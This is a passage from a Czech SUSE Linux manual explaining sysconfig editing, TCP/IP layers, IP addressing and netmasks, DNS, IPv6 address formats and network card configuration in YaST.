- Aby se změny projevily, spusťte `/sbin/SuSEconfig`. Pokud jste změny provedli pomocí programu YaST, spustí se SuSEconfig automaticky.
- Vraťte se do původní úrovně běhu příkazem `init 3` (nahraďte 3 číslem vaší úrovně běhu).

Tento postup je nutné dodržovat při hlubších zásazích do systému, jako je například změna konfigurace sítě. V případě jednoduchých změn není zapotřebí přechod do *jednouživatelského režimu*, ale získáte tak jistotu, že u všech služeb došlo ke správnému spuštění.

Tip

Automatickou konfiguraci programem SuSEconfig lze vypnout tak, že se proměnná `ENABLE_SUSECONFIG` v souboru `/etc/sysconfig/suseconfig` nastaví na hodnotu `no`. Je to ovšem i cesta, jak současně ztratit instalační podporu SUSE. Nevypínejte SuSEconfig, pokud chcete využít bezplatné instalační podpory. Autokonfiguraci je možné zakázat také pouze částečně.

Tip

YaST sysconfig Editor

Nejdůležitější konfigurační soubory SUSE LINUXu jsou uloženy v adresáři `/etc/sysconfig`. Sysconfig editor představuje způsob, jak zde uložená nastavení editovat s co nejvyšším pohodlím. Hodnoty lze měnit a v případě nutnosti také vkládat do vlastních konfiguračních souborů. Většinu nastavení není nutné nastavovat ručně. K nastavení dojde automaticky při instalaci příslušných balíčků.

Upozornění

Změna souborů v `/etc/sysconfig/`

Pokud nemáte se změnou konfiguračních souborů žádné zkušenosti, nemějte žádná nastavení v adresáři `/etc/sysconfig`. Chybný zásah do těchto souborů může vést k nefunkčnosti systému. Pokud je ruční editace nezbytná, věnujte pozornost komentářům u jednotlivých proměnných.

Upozornění

Dialog YaST sysconfig editoru se skládá ze tří částí. V levé části jsou zobrazeny nastavitelné proměnné. Po volbě proměnné se v pravé části objeví aktuální nastavení zvolené proměnné. Pod tímto nastavením najdete krátký popis funkce

proměnné, možné dosaditelné hodnoty, výchozí hodnotu a soubor, kde se tato proměnná nachází. Dialog také poskytuje informace o skriptech, které se po nastavení této proměnné spustí a službách, které se v důsledku nového nastavení mohou spustit. Po změně se YAST dotáže, zda si skutečně proměnnou přejete změnit. Nastavení uložíte kliknutím na 'Dokončit'.

Part IV

Sít'

Linux v síti

Ve věku komunikací je již počet vzájemně propojených počítačů tak vysoký, že je vzácností počítač, který se alespoň občas nepřipojí k některé síti. O Linuxu je dobře známo, že ho přivedl na svět právě *Internet* a že je proto tradičně zaměřen na poskytování spolehlivých síťových služeb podle potřeb uživatele.

TCP/IP – Linuxem používaný protokol	366
Domain Name System	373
IPv6 – Internet další generace	375
Připojení k síti	380
Manuální konfigurace sítě	382
Směrování a SuSE Linux	389
DNS – doménová jména	391
LDAP — adresářové služby	404
NIS – uživatelé v síti	418
NFS – distribuované souborové systémy	422
DHCP – dynamická síť	426
xntp – synchronizace času s xntp	430

V následujícím textu se budeme věnovat úvodu do protokolu TCP/IP, který je základním linuxovým protokolem pro komunikaci počítačů. Pak zde zmíníme některé síťové služby a způsoby jejich využití.

Po tomto úvodu se budeme věnovat přístupu k síti prostřednictvím síťové karty a jejímu nastavení v YaST2. Zmíníme základní konfigurační soubory a představíme nejdůležitější nástroje.

V současnosti je možné provést takřka kompletní konfiguraci sítě prostřednictvím YaST2 (viz *Síťová karta* na straně 105). Ale konfigurace sítě je velice komplexní záležitostí, a proto se zde můžete plně věnovat pouze základním mechanismům a popsat soubory určené pro konfiguraci sítě.

YaST2 dokáže konfigurovat i připojení prostřednictvím modemu, ISDN nebo ADSL. Konfigurace těchto zařízení je popsána v kapitole *Jak v Linuxu fungují modemy a ISDN modemy* na straně 99

TCP/IP – Linuxem používaný protokol

Linux a jiné unixové operační systémy používají především tzv. TCP/IP protokol. V tomto případě se nejedná o jeden, ale o celou skupinu síťových protokolů, která poskytují různé služby. TCP/IP se vyvinul z vojenské aplikace a v současnosti používaná forma byla zakotvena zhruba v roce 1981 v RFC. RFC (angl. *Request for comments*) je typ dokumentu, který popisuje různé internetové protokoly a postupy při implementaci operačních systémů a aplikací. Tyto RFC dokumenty jsou přístupné přímo z Internetu na adrese <http://www.ietf.org/>. Od zakotvení protokolu byla uskutečněna některá vylepšení TCP/IP protokolu, ale v zásadě se protokol dále nevyvíjí.

Tip

RFC dokumenty popisují stavbu internetových protokolů. Pokud si tedy chcete prohloubit své znalosti o určitém protokolu, pak je pro vás odpovídající RFC dokument to pravé. RFC naleznete na internetové adrese <http://www.ietf.org/rfc.html>.

Tip

Protokoly uvedené v tabulce *TCP/IP – Linuxem používaný protokol* na následující straně zajišťují přenos dat mezi dvěma linuxovými počítači:

TCP	(angl. <i>Transmission control protocol</i>) Spojovací zabezpečený protokol. Přenášená data jsou aplikací odesílána jako datový tok a samotný operační systém je upravuje do formátu vhodného pro přenos. Data pak přichází cílové aplikaci opět ve formě datového toku tak, jak byla odeslána. TCP zajišťuje, že se po cestě žádná data neztratí. TCP se používá tam, kde je důležité pořadí dat a výraz spojení zde je ve svém původním významu.
UDP	(angl. <i>User Datagram protocol</i>) Nezabezpečený protokol – není garantováno pořadí příchodu dat příjemci a stejně tak se může stát, že se některé pakety ztratí. UDP je hodí pro datově orientované aplikace (např. přenos obrazového materiálu) a nemá žádné prodlevy tak, jako TCP.
ICMP	(angl. <i>Internet control message protocol</i>) Jedná se o servisní protokol, který sděluje stav chyb a řídí chování počítačů při přenosu dat TCP/IP. Navíc podporuje ICMP echo režim, který používá program ping.
IGMP	(angl. <i>Internet group management protocol</i>) Tento protokol řídí chování počítačů při IP multicast. Naneštěstí IP muticasting přesahuje rozsah této publikace.

Tabulka 16.1: *Různé protokoly z rodiny TCP/IP*

Takřka všechny hardwarové protokoly jsou paketově orientovány. Je tedy třeba přenášená data zabalit do malých paketů, a není je možné posílat vše v jednom.

Proto také TCP/IP pracuje s menšími datovými jednotkami. Maximální velikost jednoho TCP/IP je skoro 64 kilobajtů. Obvykle jsou tyto pakety značně menší, protože limitujícím faktorem je síťový hardware. Takže např. maximální velikost datových paketů v Ethernetu je zhruba 1500 bajtů. Tomu také odpovídá velikost TCP/IP paketů, pokud jsou data posílána přes Ethernet. Pokud posíláte větší objem dat, pak je musí operační systém rozdělit do více paketů a ty poslat.

Abychom měli být zcela přesní, pak bychom to neměli nazývat TCP/IP protokolem, ale pouze IP protokolem. Pomocí IP (angl. *Internet protocol*) se provádí nezabezpečený síťový přenos dat. TCP (angl. *Transmission control protocol*) pak, svým způsobem, pouze zajišťuje bezpečnost přenášených dat a je nadstavbou IP. Ta je zase nadstavbou na hardwarově závislém protokolu, např. Ethernetu.

Přenosový model

Tyto nadstavby mají také své pravé jméno a znalci hovoří o tzv. modelu vrstev. Sít'ovou architekturu můžeme rozdělit různé vrstvy (angl. *layers*). Viz obr. *Přenosový model* na této straně.



Figure 16.1: Zjednodušený model pro TCP/IP

Na tomto obrázku jsou dva příklady vrstev. Jak můžete vidět, jsou vrstvy uspořádány podle úrovně abstrakce, kdy nejnižší vrstva je velice blízko hardwaru. Vrchní vrstva naproti tomu takřka úplně abstrahuje níže umístěnou vrstvu. Každá z vrstev má zcela speciální funkce, které budou vysvětleny následně.

Speciální funkce každé vrstvy je patrná již z názvu podle obrázku.

- Zatímco se první vrstva zabývá takovými věcmi, jako jsou typy kabelů, formy signálu, kódování signálu apod., stará se druhá vrstva o postup při přístupu (který počítač smí posílat data a kam) a opravu chyb (linková vrstva. První vrstvu pak nazýváme fyzickou vrstvou.
- Naproti tomu třetí vrstva, sít'ová je odpovědná za přenos dat na velké vzdálenosti. Tato vrstva zajišťuje, že data budou doručena i na veliké vzdálenosti svému adresátovi.
- Čtvrtá, transportní vrstva, je odpovědná za data aplikace. Transportní vrstva ručí za to, že data přijdou ve správném pořadí a že se nikde neztratí. Bezpečnostní vrstva zajišťuje pouze to, že přichozí data budou korektní. Ochranu proti ztrátě dat zajišťuje transportní vrstva.
- Pátá vrstva je pak konečně samotné datové spojení aplikací.

Aby mohla každá vrstva plnit přidělenou funkci, musí přidat doplňující informace do paketu. Ty jsou uloženy v hlavičce paketu. Každá vrstva připojí malý blok dat, tzv. hlavičku protokolu (angl. *Protocol header*). Paket v ethernetové síti může vypadat jako na obr. *Přenosový model* na této straně.



Figure 16.2: TCP/IP paket v Ethernetu

Jak můžete vidět, svět není perfektní a bez výjimek. Kontrolní součet linkové vrstvy se nachází na konci paketu a ne na začátku, což ale na druhou stranu představuje zjednodušení pro síťový hardware. Maximální množství využitelných dat v paketu je v ethernetové síti 1460 bajtů.

Pokud chce tedy nějaká aplikace posílat data přes síť, pak proběhnou data jednotlivými vrstvami, které jsou (výjimkou je první vrstva: síťová karta) implementovány v linuxovém jádře. Každá z vrstev upraví data tak, aby mohla být předána níže položené vrstvě. Nejnížší vrstva je pak zodpovědná za posílání dat.

Při příjmu dat probíhá to samé, ale obráceně. Paket je zde loupán jako cibule a v každé vrstvě jsou zde odstraňovány hlavičky protokolu. Čtvrtá vrstva pak připravuje data pro aplikaci na cílovém počítači.

Přitom komunikuje každá vrstva pouze s vrstvou přímo nad, resp. pod ní. Aplikace se tedy nemusí starat o to, zda data půjdou přes 100 MB FDDI síť nebo 56 kb vytáčenou linku. Stejně tak je např. transportní vrstvě jedno, zda jsou posílána data správně zabalena.

Příjemné na tomto modelu je to, že každá vrstva je prakticky nezávislá na jiných vrstvách. Pokud tedy použijete zesilovač elektrického signálu na vedení (angl. *repeater*), musí mít informace pouze o vrstvě 1 a 2 tak, aby dokázal paket správně regenerovat.

Pro správné přeposílání paketů je třeba aby brána (angl. *gateway*) rozuměla protokolům do třetí vrstvy, tedy IP.

Možná se nyní ptáte: jak se vlastně provádí doručení a směrování IP paketů?

IP adresa (binárně):	11000000	01101000	00000000	00010100
IP adresa (decimálně):	192.	68.	0.	20

Tabulka 16.2: IP adresa

IP adresy a směrování

IP adresy

Každý počítač v internetové síti obdrží jednoznačnou 32 bitovou adresu. Ta může vypadat např. následovně:

Tyto čtyři bajty jsou v desítkové soustavě odděleny tečkou.

Přesněji řečeno IP adresu neobdrží počítač, ale každé síťové rozhraní v počítači. Pokud je IP adresa již přidělena počítači, resp. síťovému rozhraní, pak už nemůže být použita v jiném počítači na celém světě. Sice existují výjimky z pravidla, ale zde nehrají žádnou roli.

Možná také víte, že vlastně i ethernetová karta má jednoznačnou adresu. Toto je tzv. MAC (angl. *Media access control*) adresa. Ta je dlouhá 48 bitů, celosvětově jednoznačná a je výrobcem hardwaru pevně kartě přidělena. Má ale jeden obrovský nedostatek – MAC adresy netvoří žádný hierarchický systém, ale jsou přiděleny víceméně náhodně. Není je proto možné používat pro adresování vzdálených počítačů. Rozhodující úlohu ale tyto adresy hrají při komunikaci počítačů v lokální síti.

A nyní zpět k IP adresám:

již výše uvedený text vám mohl napovědět, že IP adresy tvoří hierarchický systém. V polovině 90. let byly IP rozděleny do tříd podle hodnoty prvního bajtu. První bajt (A třída 1 . x . x . x – 126 . x . x . x), první dva bajty (B třída 128 . x . x . x – 191 . x . x . x) nebo dokonce první tři bajty (C třída 192 . x . x . x – 223 . x . x . x) síťové adresy, následující bajty pak určují jednotlivé počítače v této síti. Tento systém se projevil jako příliš nepružný, a proto bylo toto rozlišení později zrušeno. Používá se pouze směrování bez tříd (CIDR(angl. *classless inter domain routing*)).

Síťové masky a směrování

Zjednodušeně můžeme říct, že síťové masky sdělují počítači s IP adresou, co je uvnitř a co vně. Počítače, které se nacházejí uvnitř (ve stejné části počítačové sítě) spolu mohou komunikovat přímo. Při přístupu k počítačům nacházejícím se vně je třeba použít tzv. bránu (angl. *gateway*), resp. směrovač (angl. *router*).

	binární zobrazení			
IP adresa: 192.168.0.20	11000000	01101000	00000000	00010100
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11000000	01101000	00000000	00000000
v desítkové soustavě	192.	168.	0.	0
IP adresa: 192.168.0.22	11000000	01101000	00000000	00010110
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11000000	01101000	00000000	00000000
v desítkové soustavě	192.	168.	0.	0
IP adresa: 213.95.15.200	11010101	01011111	00001111	11001000
síťová maska: 255.255.255.0	11111111	11111111	11111111	00000000
výsledek	11010101	01011111	00001111	00000000
v desítkové soustavě	213.	95.	15.	0

Tabulka 16.3: Spojení IP adresy a síťové masky

Protože každé síťové rozhraní může mít přiřazenu vlastní IP adresu, pak to celé může být kapánek složitější.

Předtím, než se paket vydá na svou cestu, proběhne v počítači následující proces. Cílová adresa je se síťovou maskou binárně spojena pomocí operátoru AND. Také adresa odesilatele je spojena se síťovou maskou pomocí operátoru AND. Pokud je k dispozici více síťových rozhraní, pak jsou zpravidla zkontrolovány všechny adresy odesilatele.

Výsledky spojení adres (AND) jsou pak porovnány. Pokud jsou tyto výsledky zcela shodné, pak se nachází cílový počítač ve stejné části sítě. V opačném případě je třeba použít bránu. To znamená, že čím více 1 bitů se nachází v síťové masce, tím méně počítačů je přímo dostupných. V následující tabulce *Síťové masky a směrování* na této straně je uvedeno několik příkladů:

Síťová maska se zapisuje, tak jako IP adresa, ve formě decimálních čísel oddělených tečkami. Protože má síťová maska také velikost 32 bitů, jsou jednotlivá čísla psána za sebe.

Které počítače jsou bránou nebo které oblasti adres jsou přístupné přes síťové rozhraní, je třeba nakonfigurovat, což musí udělat uživatel sám.

A následuje další příklad (viz *Síťové masky a směrování* na následující straně) – všechny počítače připojené na jeden ethernetový kabel se nacházejí ve stejné části sítě a jsou přímo přístupné. I když je v Ethernetu rozdělují tzv. switche a bridge, je přesto možné přímo přistupovat k počítačům.



Figure 16.3: Malá příkladová síť

K počítači *helios* může odesílatel *earth* přímo přistupovat. Stejně tak mohou přímo komunikovat *venus* a *earth*. Cílový počítač *www.suse.cz* ale není přímo přístupný pro *earth*. Aby počítač *earth* mohl navázat spojení, je třeba na počítači *earth* vytvořit bránu. To je v tomto případě počítač *helios*. Kromě toho obsahuje každá podsíť speciální, resp. vyhrazené adresy a adresní prostory, které jsou popsány v následující tabulce:

Základní síťová adresa	toto je síťová maska AND libovolná adresa ze sítě, tedy to, co je v tabulce <i>Síťové masky a směrování</i> na předchozí straně uvedeno ve výsledku. Tato adresa nemůže být přidělena žádnému počítači.
Oznamovací (angl. <i>broadcast</i>) adresa	ta říká: pouze hovoř se všemi počítači v této části sítě. Abyste ji mohli použít, je síťová maska binárně invertována a pomocí operátoru OR spojena se základní síťovou adresou. Výše uvedený příklad tedy vede k výsledku 192.168.0.255. Samozřejmě ani tato adresa nemůže být přiřazena žádnému počítači.
Programová smyčka (localhost)	adresa 127.0.0.1 odkazuje na každém počítači na tzv. loopbackdevice. Pomocí této adresy je možné navázat spojení s vlastním počítačem. Programových smyček můžete mít samozřejmě více než jednu.

Tabulka 16.4: Vyhrazené adresy

Protože je třeba, aby byly IP adresy jedinečné, nemůžete si samozřejmě zvolit libovolné adresy. Abyste i přesto mohli postavit síť na bázi IP adres, existují tři oblasti, které můžete ihned použít. S těmito adresami se ale bez dalších triků (NAT – překlad IP adres) nemůžete připojit k Internetu.

Poznámka

Pokud vytváříte síť, chcete použít TCP/IP a nemáte internetovým poskytovatelem přiděleny IP adresy, pak byste měli vždy volit IP adresy z oblastí uvedených v tabulce *Síťové masky a směrování* na předchozí straně.

Poznámka

Pokud se vám nyní ze všech těch čísel točí hlava, máme pro vás lék na uklidnění – jmenuje se DNS.

Domain Name System

DNS

DNS se stará o to, abyste si nemuseli pamatovat žádné IP adresy. V Linuxu se o tento převod stará specializovaný software, který se nazývá *bind*. Počítač, na kterém se tento převod realizuje pak je *nameserver*.

Zde tvoří názvy také hierarchický systém, kde jsou jednotlivé části názvu oddělovány tečkou. Tato hierarchie je nezávislá na hierarchii IP adres.

Podívejme se na příklad:

laurent.suse.cz **název_počítače.doména**

Celý název (angl. *FQDN* - *Fully qualified domain name*) se skládá z názvu počítače a domény. Doména se skládá z volitelné části (zde je to *suse*) a domény první úrovně – TLD (angl. *top level domain*).

Z historických důvodů je přiřazování TLD trochu zamotané. Proto jsou v USA používány domény první úrovně složené ze tří písmen, v ostatním světě pak dvou podle normy ISO. V tabulce *DNS* na této straně jsou uvedeny různé domény (bez nároku na úplnost) tak, abyste získali základní přehled.

- .com (angl. *Commercial*) - firmy v USA
- .edu (angl. *Educational*) - školy, univerzity aj., nekomerční vzdělávací zařízení v USA
- .gov (angl. *Government*) - státní a vládní úřady a organizace
- .org (angl. *Organizational*) - nekomerční organizace v USA
- .cz počítače v České rep.
- .sk počítače v Slovenské rep.

Tabulka 16.6: *Různé domény první úrovně*

Jak je z této tabulky patrné, většina počítačů v České republice má doménu `.cz` a na Slovensku pak `.sk`. Bližší informace o tom, jak provést registraci domény naleznete na www.nic.cz

Poznámka

Existují i nově vytvářené domény první úrovně, jako je např. `.info`, `.name` nebo `.biz`, které si s oblibou registrují také Češi – protože cena za registraci a roční poplatek je většinou nižší, než je za registraci naší národní domény.

Poznámka

V kamenných dobách Internetu (před rokem 1990) se používal soubor `/etc/hosts`, kde byly uvedeny názvy všech počítačů, které existovaly na Internetu. To se ukázalo, při rychle rostoucím počtu připojených počítačů, jako nepraktické. Proto byla navržena distribuovaná databáze, která obsahuje názvy počítačů spolu s jejich IP adresami. Jelikož je databáze distribuovaná, nemusí znát všechny počítače, místo toho se zeptá jmenného serveru vyšší úrovně, zda náhodou počítač neznají. To ale neznamená, že nemůžete soubor použít pro překlad adres, např. v lokální podsíti.

Pokud tedy sedím u počítače `franta.jinde.de` a hledám počítač `marie.nekde.cz` – zeptá se počítač `franta` nejdříve nameserveru pro doménu `jinde.de`, zda nezná počítač `marie.nekde.cz`. Ten neví, ale zeptá se serveru spravujícího domény první úrovně (`.cz`, `.de`, `.org`...). Ten se zase zeptá nameserveru odpovědného za doménu `nekde.cz`, který už `marie` bude znát.

Na vrcholu hierarchie nameserverů se nachází tzv. kořenový nameserver (angl. *root nameserver*). Tento nameserver spravuje top level domény v **Network Information Centers**, zkráceně **NIC**. Informace o českém správci domény naleznete na <http://www.nic.cz>, případně obecnější informace na <http://www.internic.net>.

Aby dokázal i váš počítač převádět IP adresy, musí mít alespoň přístup k nameserveru s IP adresou. Konfiguraci nameserveru můžete pohodlně provést pomocí `YaST2`. Pokud používáte vytáčenou linku, pak se může stát, že nemusíte ručně konfigurovat žádný nameserver. Protokol používaný pro vytáčené linky vám poskytne adresu nameserveru při navazování spojení.

Pomocí DNS nemusíte převádět pouze názvy počítačů, DNS toho zvládne daleko více. Např. nameserver ví, který počítač přebírá pro celou doménu `e-mail`y, tzv. `Mail exchanger (MX)`.

Konfigurace přístupu k nameserveru je popsána v odstavci *DNS – doménová jména* na straně 391.

whois

Těsně spojený s DNS je protokol `whois`. Se stejnojmenným programem `whois` máte možnost rychle zjistit, kdo je za určitou doménu odpovědný.

IPv6 – Internet další generace

Proč je třeba nový internetový protokol?

Díky vynálezu WWW (angl. *World Wide Web*) (což provedl Tim Berners-Lee) Internet, a tím i počet počítačů komunikujících pomocí TCP/IP, v posledních deseti letech exponenciálně rostl. Podle informací CERN (<http://public.web.cern.ch/>) vzrostl jejich počet z několika tisíc v roce 1990 na zhruba 100 000 000 v současnosti.

Jak již víte, má IP adresa pouze 32 bitů. Protože není možné z organizačních důvodů používat mnoho adres z 32 bitového adresního prostoru, je zbytek adres již nedostačující.

Konfigurace počítače v TCP/IP síti je relativně komplikovaná. Jak již bylo popsáno dříve, je třeba v počítači konfigurovat následující – vlastní IP adresu, masku části sítě, bránu (pokud existuje) a nameserver. Všechna tato data musíme znát, resp. je obdržet od vašeho poskytovatele připojení.

Každý IP paket obsahuje kontrolní součet, který je třeba při každém přeměrování zkontrolovat a znovu spočítat. Proto potřebují rychlé směrovače také výkonné počítače, které budou řídit přesměrovávání.

Některé služby byly dosud realizovány pomocí oznamovacích adres (např. síťový protokol Windows SMB). Počítače, který nechtějí tuto službu využívat, jsou přesto nuceny paket zpracovat a teprve pak ho ignorovat, což může být u velmi rychlých sítí problém.

Následník současného IP, IPv6, pak všechny tyto problémy odstraňuje. Prvotním cílem při vývoji bylo rozšíření omezeného adresování a zjednodušení konfigurace pracovních stanic a, pokud možno, automatizovat. V této kapitole budeme hovořit o IPv4 neboli IP, když budeme mít na mysli stávající protokol, a o IPv6 jako nástupnickém protokolu.

IPv6 je podrobněji vysvětlen v RFC 1752. Pokud se chcete ponořit do jeho hlubin, můžete začít u tohoto RFC. IPv6 používá 128 bitové adresování, což představuje několika miliard IP adres a umožňuje vytvářet subsítě velké 48 bitů.

To také umožňuje použít MAC jako součást adresy. Protože je celosvětově jedinečná a pevně určená výrobcem hardwaru, znamenala by veliké zjednodušení pro konfiguraci hardwaru. Ve skutečnosti bude možná prvních 64

bitů použito pro tzv. EUI-64-token, kde bude použito posledních 48 bitů MAC adresy a zbývajících 24 bitů pro speciální informace, které budou vypovídat o typu tokenu. To umožní přiřadit EUI-64-token i zařízením bez MAC adresy (PPP a ISDN).

Kromě toho obsahuje IPv6 i další vymoženost – pro síťové rozhraní bude k dispozici více IP adres. To má tu výhodu, že bude k dispozici více různých sítí. To může vést k tomu, že pomocí MAC adresy a známého prefixu (předpony) bude možné zcela automaticky konfigurovat síť a bez nutnosti další konfigurace zde budou ihned po startu IPv6 všechny počítače v lokální síti k dispozici, tzv. link-local adresa.

Ale bude také možné automatizovat konfiguraci pracovních stanic. K tomuto účelu slouží speciální protokol, pomocí kterého mohou pracovní stanice obdržet od směrovače IP adresu.

Všechny počítače s IPv6 musí podporovat multicast. Pomocí multicastu je možné komunikovat se skupinou počítačů najednou, tedy ne se všemi najednou (broadcast), nebo pouze s jedním (unicast), ale i s několika z nich. Které to jsou, to záleží na aplikaci. Existuje ale také několik předdefinovaných multicast skupin, např. všechny nameservery (angl. *all nameservers multicast group*), nebo všechny směrovače, (angl. *all routers multicast group*).

Okamžitý přechod všech počítačů z IPv4 na IPv6 není možný, proto existuje zpětně kompatibilní režim. Ten překládá současné adresy na IPv6. Zároveň existují mechanismy, jako je tunneling, kde jsou IPv6 pakety posílány v IPv4 paketech. Samozřejmě je možné nahradit IPv6 zpětně IPv4. Abyste mohli z IPv4 počítače přistupovat např. na IPv6 server, pak je třeba, aby měl IPv6 počítač zpětně kompatibilní adresu.

Stavba IPv6 adresy

Jistě si umíte představit, že IPv6 adresa bude se svými 128 bity nepoměrně delší než 32 bitová. Aby tomu tak nebylo, používá se jiný zápis pro IPv6 adresy, viz tabulka *Stavba IPv6 adresy* na následující straně.

Jak jste již zjistili z tabulky, tak pro zápis IPv6 adres se používají hexadecimální čísla. Tato čísla jsou pak seskupena po dvou bajtech a oddělena dvojtečkou :. V jedné adrese můžete použít maximálně osm skupin a sedm dvojteček. Úvodní nulové bajty je možné vypustit, to se ale netýká nulových bajtů uprostřed nebo na konci adresy. Více než čtyři nulové bajty je možné přeskočit pomocí ::. V adrese je možné použít jako oddělovací znak pouze dvojtečku. Anglicky se tento postup označuje jako collapsing. Specialitou jsou pak adresy zpětně kompatibilní s IPv4. Zde se přidá IPv4 adresa za pevně stanovenou předponu pro zpětně kompatibilní IPv4 adresy.

Localhost	::1
IPv6 adresa kompatibilní s IPv4	::10.10.11.102 (IPv6 je podporován)
IPv4 namapovaná IPv6 adresa	::ffff:10.10.11.102 (IPv6 není podporován)
libovolná adresa	3ffe:400:10:100:200:c0ff:fed0:a4c3
Link-local adresa	fe80::10:1000:1a4
Site-local adresa	fec0:1:1:0:210:10ff:fe00:1a4
Multicast skupina	ff02:0:0:0:0:0:0:2
všechny link-lokální směrovače	

Tabulka 16.7: Zobrazení různých IPv6 adres

Každá část IPv6 má přesně definovaný význam. První bajty tvoří předponu a určují typ adresy. Prostřední část adresuje síť nebo nemá žádný význam a poslední část adresuje počítač.

Tabulka *Stavba IPv6 adresy* na této straně znázorňuje významy některých, často používaných, předpon:

Předpona (hexadecimálně)	Použití
00	IPv4 a IPv4 zpětně kompatibilní IPv6 adresa. Jedná se o adresu kompatibilní s IPv4. Vhodný směrovač musí ještě upravit IPv6 paket na IPv4. Další speciální adresy (např. loopback) používají také tuto předponu.
první číslo je 2 nebo 3	(angl. <i>provider-based-unicast</i>) unicast adresy poskytovatele. Jako dosud mohou být poskytovatelem přiřazeny pro části sítě.
fe80 do febf	(angl. <i>link-local</i>) tyto adresy není možné přesměrovat a mohou být proto používány pouze ve stejné části sítě.
fec0 do feff	(angl. <i>site-local</i>) tyto adresy sice mohou být přesměrovávány, ale pouze v rámci organizace. Tyto adresy odpovídají současným privátním sítím (např. 10 . x . x . x).
ff	(angl. <i>multicast</i>) IPv6 adresy začínající ff jsou adresy pro multicast.

Tabulka 16.8: *Různé předpony IPv6*

Jak je vidět výše, jsou speciální unicast adresy velice dlouhé. Ty si už nemůžete prakticky pamatovat. Proto je funkční nameserver pro IPv6 daleko důležitější než pro IPv4. Ten je dokonce tak důležitý, že existuje speciální autokonfigurační protokol pro nameservery.

IPv6 – síťové masky

Síťové masky se v IPv6 zobrazují poněkud odlišně. Protože je už od začátku používán směrovač bez tříd a i malá část sítě může mít prakticky libovolný počet počítačů, nemá zde dělení sítě do tříd žádný smysl. Protože by síťové masky byly velice dlouhé, zapisují se zcela jiným způsobem. Zápis

fec0:1:1:0:210:10ff:fe00:1a4/64

tvoří posledních 64 bitů počítačová a předchozích 64 bitů síťová část.

Další odkazy k IPv6

Je zcela zřejmé, že výše uvedený náhled do tematiky si nemůže činit nárok na úplnost, nebo jenom ucelenost. Bližší informace o problematice spojené s IPv6 naleznete na <http://www.ipv6.org/>.

Připojení k síti

TCP/IP je standardním síťovým protokolem a všechny moderní operační systémy mohou komunikovat prostřednictvím TCP/IP. Linux ale může podporovat i jiné síťové protokoly, např. (dříve) používaný IPX od spol. Novell Netware nebo Appletalk používaný na počítačích Macintosh. V této kapitole se budeme věnovat integraci linuxového počítače do TCP/IP sítě, tj. jak se můžete připojit pomocí ethernetové karty do lokální sítě.

Pokud používáte exoty jako Arcnet, Token-Ring nebo síťové karty FDDI, naleznete potřebné informace v podrobné dokumentaci k jádru v `/usr/src/linux/Documentation`.

Příprava

Počítač musí být vybaven podporovanou síťovou kartou. Většinou je síťová karta rozpoznána již při instalaci a je vybrán vhodný ovladač. Jestli je karta správně připojena zjistíte třeba tak, že po příkazu `ifstatus eth0` se vypíše jako síťové zařízení `eth0` (je třeba být přihlášen jako `root`).

Pokud máte síťovou podporu jako modul jádra – což je u jader SuSE standardní – pak musí být název modulu uveden jako alias v `/etc/modprobe.conf`. Např. pro první ethernetovou kartu může zápis vypadat takto – `alias eth0 tulip`.

Tento zápis se vytvoří automaticky, pokud během instalace zavedete ovladač programem `linuxrc`. Jinak je možné použít také `YaST2`.

U hotplugových síťových karet (např. PCMCIA nebo USB) budou ovladače zavedeny automaticky při zasunutí karty do slotu – není potřeba nic konfigurovat. Podrobnosti naleznete v kapitole ?? na straně ??.

Konfigurace pomocí YaST

Konfigurace síťové karty je možné rychle provést programem `YaST2`. Stačí spustit *Ovládací centrum* (angl. *Control Center*), otevřít záložku 'Síť / zařízení' a spustit modul 'Konfigurace síťové karty'. Zobrazí se dialog *Konfigurace pomocí YaST* na následující straně.

Tlačítkem 'Konfigurovat' můžete konfigurovat další síťovou kartu a pomocí 'Upravit' a následně 'Smazat' smažete konfiguraci síťové karty. Tlačítko 'Upravit' slouží pro úpravu stávající konfigurace.

Pokud byla vaše karta úspěšně rozpoznána, pak stiskem 'Změnit' můžete upravit její nastavení. U rozpoznaných karet je také automaticky zvolen ovladač,



Figure 16.4: Konfigurace síťových karet

který je pro síťovou kartu vhodný. V případě, že síťová karta nebyla autode-
tekována, pak zvolte 'Konfigurovat' a v dialogu **Manuální konfigurace síťové
karty** vyberte ovladač pro kartu z menu 'Vybrat ze seznamu'.

Zde můžete zvolit typ síťové karty a v případě ISA karet také vhodné přerušení
a IO adresu. Některé ovladače podporují také speciální parametry, jako je např.
